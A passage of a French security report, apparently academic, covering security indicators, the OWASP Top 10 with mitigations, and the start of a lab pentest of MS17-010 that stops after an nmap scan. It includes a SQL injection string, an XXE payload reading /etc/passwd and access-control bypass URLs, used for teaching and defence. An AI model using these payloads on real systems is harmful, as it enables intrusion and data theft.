- Gestion des accès : politique d'accès, pourcentages d'applications sensibles ou non

4.6.1.4 Efficacité de la politique

Mise en place des bonnes pratiques

Les indicateurs :

- Développement continu : appliquer le PDCA
- Nombre de composants matériels ou applicatifs non-conformes, non maintenus
- Taux de prestataires externes sur les postes sensibles (si non infogérance globale)
- Taux de personnes sensibilisées : formation des utilisateurs, du personnel
- Tenue des comités de sécurité stratégique : réunion stratégique pour établir des plans d'actions, mesurer la situation, ...

4.7 Les indicateurs opérationnels

Il s'agit des indicateurs permettant le suivi de la réalisation d'objectifs fixés associés à des domaines chaotiques (vols, sinistres, ...)

4.7.1 Les vols

Les indicateurs :

- Nombre de vols et pertes de PC fixes
- Nombre de vols et pertes de terminaux mobiles
- Nombre de vols et pertes de matériels (vidéo projecteurs,)

4.7.2 Les attaques

Les attaques permettent le vol d'informations, la destruction de preuves, ...

Les indicateurs :

- Attaques en environnement messagerie (point le plus vulnérable d'une entreprise)
- Attaques en environnement intranet : par un employé ou une personne intervenant dans l'entreprise
- Attaques en environnement internet : effectuées depuis l'extérieur

4.7.3 Protection de l'information

Il faut absolument éviter les fuites d'informations. Pour cela, plusieurs solutions sont à mettre en place :

- Diminuer le nombre d'identifiants génériques
- Limiter la perte de mots de passe
- Augmenter la traçabilité des usages illicites (pourcentage d'accès non autorisés sur les applications sensibles)

4.7.4 Efficacité de la politique risques couverts/non couverts

On note ici la disponibilité des applications critiques.

- Continuité fonctionnelle associée à un taux de vulnérabilité
- Pourcentage de sites physiques audités
- Mise à jour des antivirus / patchs / logiciels
- Bonnes installation des patchs de sécurité
- Fréquence et écart mesurés dans les audits
- Pourcentage d'application en production ayant un dossier de sécurité formalisé
- Tenue des réunions du comité de sécurité opérationnelle

4.8 La création d'un indicateur

Chaque indicateur pourra faire l'objet d'une présentation sous la forme de fiche, celle-ci résumera l'objectif, la description, les destinataires, la source, la procédure de fabrication de l'indicateur, la fréquence, la méthode de calcul, l'unité et la représentation.

Champs	Description
Nom	Sites internet avec tests d'intrusion
Objectif	S'assurer du respect de l'obligation de tests des sites internet
Thème	Réseau : protection contre les cyber-attaques
Description	Pourcentage des sites internet faisant l'objet de tests d'intrusion annuels
Destinataires	Comité de sécurité du groupe
Source	Maîtrise d'oeuvre et d'ouvrage internet
Procédure de fabrication	Intégré au questionnaire d'évaluation
Fréquence de remontée	Indicateur de contrôle annuel et indicateur de correction trimestriel
Méthode de calcul	Indicateur de contrôle (nb adresses IP publiques faisant l'objet de tests d'intrusion annuels / nb adresses IP publiques)
Unités	Indicateur de correction (nb de vulnérabilités corrigées / nb de vulnérabilités à corriger)
Forme graphique	Nombre decimal, pourcentage

4.8.1 Exemple d'un tableau de référence d'un indicateur

Efficacité	Unité de mesure	Périmètre	Echelle / Cible	Méthode de calcul	Fréquence de collecte	Illustration graphique
Mise à jour des antivirus / patches (serveurs, postes de travail, infrastructures)	%	groupe	100%	nb poste mis à jour / nb postes total Idem pour les serveurs...	annuelle	Radar

FIGURE 4.8 – Tableau descriptif d'un indicateur

Le nom de l'indicateur est contenu dans la colonne efficacité, son unité sera exprimée en pourcentage, le périmètre représentent tous les processus concernés, par la suite on écrit la méthode de calcul pour obtenir le ratio puis la fréquence de contrôle et le type d'illustration en adéquation avec toutes les informations pour en faire ressortir un résultat.

Partie 5

Les bonnes pratiques

Il est très important d'effectuer un développement le plus rigoureux possible pour éviter les failles de sécurité. Il faut donc une veille (se maintenir à jour sur les avancées concernant la sécurité ou les nouveaux risques) et tester notre programme avec une base de données de failles existantes. Pour se faire nous allons analyser les failles les plus courantes du site de L'Open Web Application Security Project, dit OWASP. Il s'agit d'une communauté en ligne travaillant sur la sécurité des applications Web. OWASP est aujourd'hui reconnue dans le monde de la sécurité des systèmes d'information pour ses travaux et recommandations liées aux applications Web.

5.1 Veilles sur les failles webs les plus connues (top 10 de l'OWASP)

Les différentes failles sont caractérisées par différents critères d'évaluation : Exploitabilité, Prévalence (fréquence de découverte), Détection (niveau) et Impact.

5.1.1 Injection

Une faille d'injection par exemple SQL, OS et LDAP, se produit quand une donnée non fiable est envoyée à un interpréteur en tant qu'élément d'une commande ou d'une requête. Les données hostiles de l'attaquant peuvent duper l'interpréteur afin de l'amener à exécuter des commandes fortuites ou accéder à des données non autorisées.

1. Exploitabilité : facile
2. Prévalence : commune
3. Détection : facile
4. Impact : sévère

Exemple d'injection SQL : Une requête typique présente sur de nombreux sites pourrait être la suivante :

```
1 | "SELECT * FROM users WHERE user.id=' " + request.getParameter("id") + "
      '";
```

Où le paramètre id serait l'id d'un user saisi par l'utilisateur. Or, cette requête peut être contournée en entrant [' or '1'='1] (sans les crochets), on aurait ainsi la requête suivante :

```
1 | "SELECT * FROM users WHERE user.id=' ' or '1'='1 ';
```

On pourrait donc récupérer toutes les données de la table user. Dans d'autres cas il serait même possible de supprimer des données voir des tables de la base de données. Il est donc nécessaire de trouver une solution à ce problème.

Dans ce cas, l'OWASP préconise d'utiliser une API sécurisée qui permet de paramétrier l'interpréteur de requêtes ou bien de migrer le projet vers un outil de mapping relationnel-objet (comme Hibernate en Java par exemple). Pour les données en entrée, la « whitelist » avec normalisation est recommandée, mais n'est pas une défense complète dans la mesure où de nombreuses applications requièrent des caractères spéciaux, par exemple les zones de texte ou les API pour les applications mobiles. Pour les requêtes dynamiques restantes, l'OWASP recommande d'échapper soigneusement les caractères spéciaux en utilisant la syntaxe d'échappement spécifique à l'interpréteur. Enfin, il est conseillé d'utiliser LIMIT et autres contrôles SQL à l'intérieur des requêtes pour empêcher les divulgations massives de données dans le cas d'injection SQL.

5.1.2 Violation de gestion d'authentification

Les fonctions applicatives relatives à l'authentification ne sont parfois pas mises en œuvre correctement, permettant aux attaquants de compromettre les mots de passe ou d'exploiter d'autres failles d'implémentation pour s'approprier les identités d'autres utilisateurs.

1. Exploitabilité : facile
2. Prévalence : commune
3. Détection : moyenne
4. Impact : grave

Le contournement de l'authentification se fait le plus souvent par :

- Vol des identifiants d'un utilisateur étourdi ou négligeant
- Tromperie d'un utilisateur (mail, fausse hotline,...)
- Utilisation de comptes par défaut de certaines applications
- Détournement d'une application de changement de mot de passe
- Génération aléatoire et massive de couples d'identifiants

Les solutions proposées par l'OWASP sont les suivantes :

- Implémenter si possible une authentification à facteurs multiples (code par SMS, vérification biométrique,...) pour éviter les attaques automatisées, le bourrage des informations d'identification, le brute force et la réutilisation des informations d'identification volées.
- Ne pas livrer ou déployer avec des informations d'identification par défaut, en particulier pour les utilisateurs avec priviléges.
- Intégrer des tests de mots de passe faibles, à la création ou au changement.
- Limiter ou retarder de plus en plus les tentatives de connexions infructueuses. Enregistrer tous les échecs et alerter les administrateurs lors du bourrage des informations d'identification, de brute force ou d'autres attaques détectées.
- Utilisez un gestionnaire de session intégré et sécurisé côté serveur qui génère un nouvel ID de session aléatoire avec une entropie élevée après la connexion. Les ID de session ne doivent pas se trouver dans l'URL, ils doivent être stockés de manière sécurisée et être invalidés après la déconnexion, une inactivité et une certaine durée.

5.1.3 Exposition de données sensibles

Beaucoup d'applications web ne protègent pas correctement les données sensibles telles que les numéros de cartes de crédit, les identifiants d'impôt et les informations d'authentification. Les pirates peuvent voler ou modifier ces données faiblement protégées pour effectuer un vol d'identité, une fraude à la carte de crédit ou autres crimes.

1. Exploitabilité : moyenne
2. Prévalence : répandue
3. Détection : moyenne
4. Impact : sévère

Un exemple d'attaque pourrait être le suivant : une application chiffre des numéros de cartes de crédit dans une base de données utilisant un chiffrement en base automatique. Cependant, ces données sont automatiquement déchiffrées lorsqu'elles sont récupérées, permettant, à une injection SQL de récupérer des numéros de carte de crédit en clair.

Ou bien : un site n'utilise pas ou ne force pas l'utilisation de TLS (Transport Layer Security, protocole de sécurisation des échanges sur Internet) sur toutes les pages, ou supporte des protocoles de chiffrement faibles. Un attaquant surveille le trafic réseau (par exemple sur un réseau sans fil non sécurisé), dégrade les connexions de HTTPS à HTTP, intercepte les requêtes, et vole le cookie de session d'un utilisateur. L'attaquant réutilise alors ce cookie et détourne la session de l'utilisateur (authentifié), pouvant ainsi accéder aux données privées de l'utilisateur ou les modifier. Un attaquant pourrait également modifier toutes les données en transit, par exemple le destinataire d'un virement d'argent.

Un certain nombre de solutions sont proposées par l'OWASP :

- Minimiser le stockage des données sensibles et les chiffrer lorsqu'elles sont au repos.
- Utiliser des algorithmes, des protocoles et des clés à jour et présentant un fort niveau de sécurité.
- Chiffrer toutes les données transmises avec des protocoles sécurisés tels que TLS.
- Désactiver le cache dans les réponses contenant des données sensibles.
- Stocker les mots de passe sous forme de hashs à l'aide de fonction robustes utilisant un grain de sel.

5.1.4 XML External Entities (XXE)

XML External Entity est une attaque contre les applications qui parsent des entrées XML (par exemple flux RSS). Cette attaque à lieu lorsque le parseur XML est mal configuré et contient une référence à une entité externe. La XXE permet d'afficher des données confidentielles , effectuer des dénis de services. L'application peut contenir une faille XXE si elle accepte des fichiers XMLs venant de sources non fiables et qu'elle les parse avec un processeur XML sans aucune vérification.

1. Exploitabilité : moyenne
2. Prévalence : commune
3. Détection : facile
4. Impact : grave

Le plus simple pour effectuer une attaque XXE est d'uploader un fichier XML illicite et de voir s'il est accepté. En exploitant cette faille, un attaquant peut tenter d'extraire des données sensibles du serveur :

```

1 <?xml version="1.0" encoding="ISO-8859-1"?>
2   <!DOCTYPE foo [
3     <!ELEMENT foo ANY >
4     <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
5   <foo>&xxe;</foo>
```

L'OWASP recommande d'utiliser des formats de données moins complexes comme JSON par exemple et d'éviter la sérialisation des données sensibles. Il est aussi conseillé de corriger ou mettre à niveau tous les moteurs et bibliothèques XML utilisés par l'application ou sur le système d'exploitation sous-jacent et d'utiliser des vérificateurs de dépendance. Enfin, il est souhaitable d'implémenter une validation, un filtrage ou une désinfection des entrées côté serveur ("liste blanche") pour empêcher les données hostiles dans les documents XML, les en-têtes ou les nœuds.

5.1.5 Violation de contrôle d'accès

Cette faille a deux utilisations principales. Tout d'abord via une référence directe non sécurisée à un objet d'exécution interne, comme par exemple un fichier, un dossier, un enregistrement de base de données ou une clé de base de données. Dans ce cas, si un contrôle d'accès ou autre protection n'est pas mis en place, les attaquants peuvent manipuler ces références pour accéder à des données non autorisées.

L'autre aspect de la faille concerne le manque de contrôle d'accès au niveau fonctionnel. En effet, les applications doivent vérifier les droits d'accès au niveau fonctionnel sur le serveur lors de l'accès à chaque fonction. Si les demandes ne sont pas vérifiées, les attaquants seront en mesure de forger des demandes afin d'accéder à une fonctionnalité non autorisée.

1. Exploitabilité : moyenne
2. Prévalence : commune
3. Détection : moyenne
4. Impact : grave

Voici un exemple illustrant le premier aspect de la faille : on a une URL permettant d'accéder à un dossier autorisé

"www.monsite.fr/afficherFicheDePaye.php?id_employe=12345"

Si la référence au dossier n'est pas protégée, il est alors possible d'accéder à un autre dossier potentiellement confidentiel en modifiant simplement l'URL :

"www.monsite.fr/afficherFicheDePaye.php?id_employe=12388"

Afin de pallier à ce problème, l'OWASP préconise de refuser par défaut l'accès à toutes les ressources qui ne soient pas publiques.

Voici un second exemple illustrant l'autre partie de la faille : un attaquant peut naviguer vers des URLs cibles afin de tester si les droits d'amnistrateurs sont nécessaires. Si c'est le cas, et si la page n'est pas protégée, l'attaquant pourra accéder à un contenu qui lui est interdit.

http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

La solution présentée est de mettre en place des mécanismes de contrôle d'accès et de les utiliser tout à long de la navigation de l'utilisateur dans l'application.

Voici d'autres préconisations de l'OWASP :

- Désactiver le listing de dossier sur le serveur web, et vérifier que les fichiers de meta-données (ex : .git) et de sauvegardes ne se trouvent pas dans l'arborescence web.
- Tracer les échecs de contrôles d'accès, effectuer des alertes administrateur quand c'est approprié (ex : échecs répétés). Il faut aussi limiter la fréquence d'accès aux API et aux contrôleurs d'accès, afin de minimiser les dégâts que causeraient des outils d'attaques automatisés.

5.1.6 Mauvaise configuration sécurité

Cette faille peut être reliée à un problème de sécurisation d'un des composants suivants : serveur web, serveur applicatif, serveur de base de données, plate-forme ou site web. Par exemple, les comptes par défaut, présents dans de nombreux composants comme les bases de données, ou les serveurs web, sont très dangereux. De nombreux comptes par défaut utilisant "administrator" comme login, et "password" comme mot de passe sont encore aujourd'hui fournis avec des logiciels ou serveurs et doivent absolument être supprimés lors de l'installation de ces composants dans un environnement web. Un autre exemple simple est l'affichage des contenus des dossiers (directory listing), qui permet à n'importe qui de lister les fichiers présents dans un dossier donné, comme par exemple dans le dossier racine de votre site web, rendant accessible le code source de l'application, ou d'autre éléments. Un dernier exemple serait une mauvaise configuration du serveur d'application qui permettrait de renvoyer aux utilisateurs des messages d'erreur détaillés, par exemple avec des traces des couches protocolaires applicatives. Cela peut ainsi exposer des informations sensibles ou des vulnérabilités sous-jacentes telles que les versions de composants dont on sait qu'elles sont vulnérables.

1. Exploitabilité : simple
2. Prévalence : répandue
3. Détection : facile
4. Impact : modéré

Pour éviter cette menace, l'OWASP préconise plusieurs actions :

- Une architecture d'application segmentée qui fournit une séparation efficace et sécurisée entre les composants ou les environnements hébergés, avec de la segmentation, de la mise en conteneurs ou l'utilisation de groupes de sécurité dans le Cloud (ACL).
- Adopter des procédés automatisés ou répétables pour mettre en place un nouvel environnement web, ou ajouter des serveurs. L'objectif est de s'assurer que la mise en place de nouveaux serveurs ou composants n'introduira pas de vulnérabilité et aussi de réduire au minimum les efforts requis pour mettre en place un nouvel environnement sécurisé.
- Mettre régulièrement à jour tous les composants afin d'éviter les vulnérabilités rendues publiques.

5.1.7 Cross-Site Scripting (XSS)

Les failles XSS se produisent chaque fois qu'une application accepte des données non fiables et les envoie à un browser web sans validation appropriée. XSS permet à des attaquants d'exécuter du script dans le navigateur de la victime afin de détourner des sessions utilisateur, défigurer des sites web, ou rediriger l'utilisateur vers des sites malveillants.

1. Exploitabilité : simple
2. Prévalence : très répandue
3. Détection : facile
4. Impact : modéré

Il existe trois sous-types d'attaques XSS :

- L'attaque XSS stockée (Stored XSS) : le pirate envoie un contenu malicieux dans une application web qui va le stocker (par exemple dans une base de données). Ensuite, le contenu malicieux est retourné dans le navigateur des autres utilisateurs lorsqu'ils vont sur le site. Prenons l'exemple d'un forum ou d'un blog, l'attaquant va envoyer un message ou un commentaire avec le contenu malicieux. Lorsque les autres utilisateurs vont se rendre sur le forum ou le blog, le contenu sera présent à chaque fois qu'ils afficheront la page. Cette première variante des attaques XSS est appelée "stockée" car le contenu malicieux est stocké sur le serveur du site web et donc toujours retourné aux autres utilisateurs.
- L'attaque XSS réfléchi (Reflected XSS) : dans ce deuxième type de faille XSS, le contenu malicieux n'est pas stocké sur le serveur web. Le contenu est par exemple livré à la victime via une URL qui le contient (envoyée par email ou par un autre moyen). On peut prendre l'exemple d'un site web permettant de voir les prévisions météo pour une ville donnée. Le nom de la ville est fourni dans l'URL de la page, comme ceci :

`www.victim-website-example.com/previsionsmeteo ?ville=Lyon`

La page va donc afficher les prévisions météo pour Lyon en utilisant le nom de la ville qui se trouve dans l'URL. Le pirate pourra utiliser cette URL pour fournir un contenu malicieux comme ceci :

`www.victim-website-example.com/previsionsmeteo ?ville=Lyon[contenu malicieux]`
Avec un tel contenu dans l'URL, le serveur web va donc afficher les prévisions météo pour Lyon, mais va potentiellement aussi inclure le contenu dangereux dans la page.

- L'attaque basée sur le DOM (DOM based XSS) : la première caractéristique de cette attaque est qu'elle n'utilise pas le serveur web. Contrairement aux deux versions précédentes où le

contenu était envoyé au serveur via l'URL avant d'être retourné à la victime, les attaques DOM XSS se passent directement dans le navigateur de la victime. Cette faille vient du fait que le navigateur a la possibilité d'exécuter du code JavaScript (ou autre). Un exemple intéressant serait un site web qui permet de trouver les anagrammes d'un mot. Une telle application peut être simplement développée en Javascript, et ne nécessitera pas d'échanges avec le serveur. En effet, tous les anagrammes seront directement déterminés par le navigateur, en Javascript. Prenons la page suivante :

www.victim-website-example.com/anagram_app/input/myword

Elle affichera tous les anagrammes pour "myword". Un pirate pourra alors envoyer l'URL suivante :

[www.victim-website-example.com/anagram_app/input/myword\[code malicieux\]](http://www.victim-website-example.com/anagram_app/input/myword[code malicieux])

L'application Javascript d'anagrammes pourra alors interpréter le code fourni par le hacker, et si ce dernier a "bien fait son job", l'application se comportera d'une manière non attendue, permettant différentes actions, comme le vol de vos cookies, ou encore une redirection vers un autre site.

Afin de pallier à ces menaces, l'OWASP propose plusieurs solutions. Tout d'abord, pour éviter les attaques de type stockées ou reflétées, il préconise d'utiliser des frameworks qui vont automatiquement effectuer un échappement XSS, comme par exemple les dernières versions de Ruby on Rails ou de React JS. De même, il est important d'appliquer des techniques d'échappement aux données des requêtes HTTP non sûres, selon le contexte des sorties HTML dans lequel elles seront insérées (body, attribute, Javascript, CSS, ou URL). Pour les attaques de type DOM, le contenu doit également être encodé avant d'être utilisé par l'application.

5.1.8 Désérialisation non sécurisée

La sérialisation est le processus de transformation d'un objet en une séquence d'octets qui peut persister sur un disque ou base de données, ou peut être envoyé par le biais de flux. Le processus inverse, de créer un objet à partir d'une séquence d'octets, est nommé désérialisation.

1. Exploitabilité : moyenne
2. Prévalence : commune
3. Détection : moyenne
4. Impact : grave

L'application est vulnérable si elle désérialise des objets hostiles et corrompus fournis par un attaquant. Cette faille peut mener à deux principaux types d'attaques.

- Tout d'abord l'exécution de code à distance. Pour expliquer cette attaque, prenons l'exemple d'une application qui utiliserait des microservices Spring Boot. afin de rendre le code immuable, les programmeurs utilisent la sérialisation de l'état de l'utilisateur et le transmettent à chaque requête. Cependant, un attaquant remarque cette sérialisation et utilise un Java Serial Killer. Cet outil permet de générer ce que l'on appelle des chaînes de gadgets, ce sont des objets Java sérialisés pré-construits pour être compatibles avec le Framework attaqué. L'attaquant peut utiliser des gadgets du projet Ysoserial (<https://github.com/frohoff/ysoserial>) pour construire un payload adapté au Framework. Ce payload contient en général du code malicieux qui sera alors exécuté à distance sur le serveur de l'application. (<https://blog.netspi.com/java-deserialization-attacks-burp/>)
- Un autre type d'attaque est l'escalade de privilège. Prenons l'exemple d'un forum PHP utilisant la sérialisation d'objets PHP pour créer un super cookie contenant les IDs des utilisateurs,

leur rôle au sein de l'application, le hash de leur mot de passe et autres données. L'attaquant peut alors modifier l'objet sérialisé pour se donner des priviléges d'administrateur.

La solution générale consiste à ne pas accepter les objets sérialisés provenant de sources non fiables ou d'utiliser des supports de sérialisation qui autorisent uniquement les types de données primitifs. Si ce n'est pas possible, envisagez l'une des solutions suivantes :

- Implémenter des contrôles d'intégrité tels que des signatures numériques sur tous les objets sérialisés pour empêcher la création d'objets dangereux ou la falsification de données.
- Appliquer des contraintes de typage fort lors de la déserialisation avant la création de l'objet car le code attend généralement un ensemble définissable de classes.
- Isoler et exécuter le code qui déserialise dans des environnements à faible privilège lorsque cela est possible.
- Journaliser les exceptions et échecs de déserialisation, par exemple lorsque le type entrant n'est pas le type attendu, ou que la déserialisation génère des exceptions.
- Surveiller la connectivité réseau entrante et sortante des conteneurs ou des serveurs utilisés pour la déserialisation. De même, restreindre ou faire une surveillance des déserialisations, alerter si un utilisateur déserialise constamment.

5.1.9 Utilisation de composants avec des vulnérabilités connues

Utiliser des librairies ou des frameworks est très pratique. Avec ces composants externes, les développements deviennent plus rapides et l'équipe de développement bénéficie généralement de l'appui d'une communauté active. Cependant, comme tout logiciel ou portion de code, ces composants externes sont exposés à des attaques web. De plus, plus un composant devient populaire, plus il est sujet aux attaques. Les pirates se concentrent généralement sur des librairies ou frameworks très largement utilisés, afin de lancer des attaques de grande envergure. Les applications utilisant ces composants vulnérables peuvent compromettre leurs défenses et permettre une série d'attaques et d'impacts potentiels. Il peut s'agir par exemple de failles d'injection SQL, XSS, failles d'authentification...

1. Exploitabilité : moyenne
2. Prévalence : répandue
3. Détection : moyenne
4. Impact : modéré

Les vulnérabilités fréquentes sont :

- Des comptes par défaut dont les mots de passe ne sont pas changés.
- Des anomalies connues du grand public et qui nécessitent un correctif.
- Des failles découvertes par les hackers dans les produits open-source.

Afin de palier à ces problèmes, l'OWASP recommande les actions suivantes. Tout d'abord supprimer les dépendances inutiles et les fonctionnalités, composants, fichiers et documentation non nécessaires. Ne récupérer des composants qu'auprès de sources officielles via des liens sécurisés. Préférer des paquets signés pour minimiser les risques d'insertion de composants modifiés maliciels. Surveiller les bibliothèques et les composants qui ne sont plus maintenus ou pour lesquels il n'y a plus de correctifs de sécurité. Si les mises à jour ne sont pas possibles, penser à déployer des mises à jour virtuelles pour surveiller, détecter et se protéger d'éventuelles découvertes de failles.

5.1.10 Supervision et journalisation insuffisantes

Une journalisation et une surveillance insuffisantes, couplées à une intégration manquante ou inefficace aux réponses aux incidents, permettent aux attaquants d'attaquer davantage les systèmes, de maintenir la persistance, de pivoter vers plus de systèmes et d'altérer, extraire ou détruire des données. La plupart des études de violation montrent que le temps de détection d'une violation dépasse 200 jours, généralement détectés par des parties externes plutôt que par des processus internes ou de surveillance.

1. Exploitabilité : moyenne
2. Prévalence : répandue
3. Détection : faible
4. Impact : modéré

Un exemple d'attaque pourrait être le suivant. Un attaquant teste des accès utilisateurs avec un mot de passe commun. Il pourra accéder à tous les comptes ayant ce mot de passe. Pour tous les autres utilisateurs, ce test ne laisse qu'une trace de tentative d'accès échoué. Quelques jours après, ce test peut être réalisé avec un autre mot de passe.

Il y a aussi cet exemple concret : un grand distributeur américain a rapporté qu'une sandbox d'analyse de malware de fichiers attachés aurait détecté un logiciel suspect, mais personne n'a réagi à cette détection. Il y a eu plusieurs alertes avant que la brèche ne soit découverte par une banque externe à cause d'une transaction par carte frauduleuse.

L'OWASP préconise donc de :

- S'assurer que toutes les authentifications, les erreurs de contrôle d'accès et de contrôle des entrées côté serveur sont enregistrées, avec un contexte utilisateur suffisant pour identifier les comptes suspects ou malveillants, et conservées suffisamment longtemps pour permettre une analyse légale différée.
- S'assurer que les enregistrements des journaux sont dans un format standard pour permettre de les intégrer facilement à une solution de gestion de logs centralisée.
- Mettre en place une supervision et une gestion d'alertes efficaces pour détecter et réagir aux actions suspectes en temps opportun.

5.2 Failles matérielles et logiciels

Au travers du top 10 de l'OWASP on a pu voir qu'il existait diverses failles web, mais il ne s'agit que d'une liste exhaustive. Il existe plus de 100 000 vulnérabilités recensées. On peut les retrouver sur le site : <https://www.cvedetails.com>. On peut les consulter via leur numéro de CVE (*cf. partie 3.8.2.4*), le produit, le vendeur ou le type de vulnérabilité. Les failles sont également classées par score CVSS (*cf. partie 3.8.3.2*) ce qui permet de se rendre compte de la répartition de la dangerosité parmi les vulnérabilités.




FIGURE 5.1 – Ebios RM

Partie 6

Tests de sécurité

6.1 Pентest : vulnérabilité critique (MS17-010)

6.1.1 Explication d'une faille

Exemple concret d'exploitation d'une faille : le vendredi 12 mai 2017 au matin, les hôpitaux britanniques sont dans l'incapacité de traiter une partie de leurs patients. En effet, leurs systèmes d'informations sont infectés par le logiciel malveillant WannaCry qui prend en otage leurs fichiers et demande une rançon en échange de leur récupération. Les fichiers stockés sont chiffrés par le logiciel, ce qui rend leur accès impossible pour les hôpitaux.

Le malware exploite une vulnérabilité critique (MS17-010) dans le service SMB 1.0 (Server Message Block) des machines Windows, permettant à un attaquant distant de prendre le contrôle total de l'ordinateur ciblé en quelques secondes et presque sans prérequis.

SMB est un protocole utilisé sur les réseaux locaux afin de permettre le partage de ressources entre postes.


Bien que la vulnérabilité ait été corrigée par Microsoft au mois de mars, de nombreuses organisations n'avaient pas installé les correctifs, s'exposant inévitablement à des compromissions.

Le mode opératoire du virus est simple. La toute première instance du logiciel malveillant est exécutée depuis un ordinateur appartenant à l'attaquant. Son rôle est de scanner Internet et le réseau local à la recherche de machines exposant un service SMB vulnérable.

6.1.2 Démonstration

Nous faisons le test sur des machines virtuelles : la première aura pour OS Linux (kali) et l'autre Windows.

Dans un premier temps on récupère l'IP de la machine victime ciblée



```

C:\ Command Prompt
Windows IP Configuration

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . . :
  IPv4 Address. . . . . : 192.168.100.81
  Subnet Mask . . . . . :
  Default Gateway . . . . . :

Tunnel adapter isatap.{ }:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . :


Tunnel adapter Local Area Connection* 3:

  Connection-specific DNS Suffix . :
  IPv6 Address. . . . . :
d025
  Link-local IPv6 Address . . . . . :
  Default Gateway . . . . . ::

C:\Users\pente>
  
```

FIGURE 6.1 – Console de la machine victime

On scanne le port 445 de la machine cible avec nmap sous kali Linux.



```

root@      :~#
File Edit View Search Terminal Help
root@      :~# nmap -sV -p 445 192.168.100.81

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-09 22:26 WIB
Nmap scan report for 192.168.100.81
Host is up (0.00023s latency).

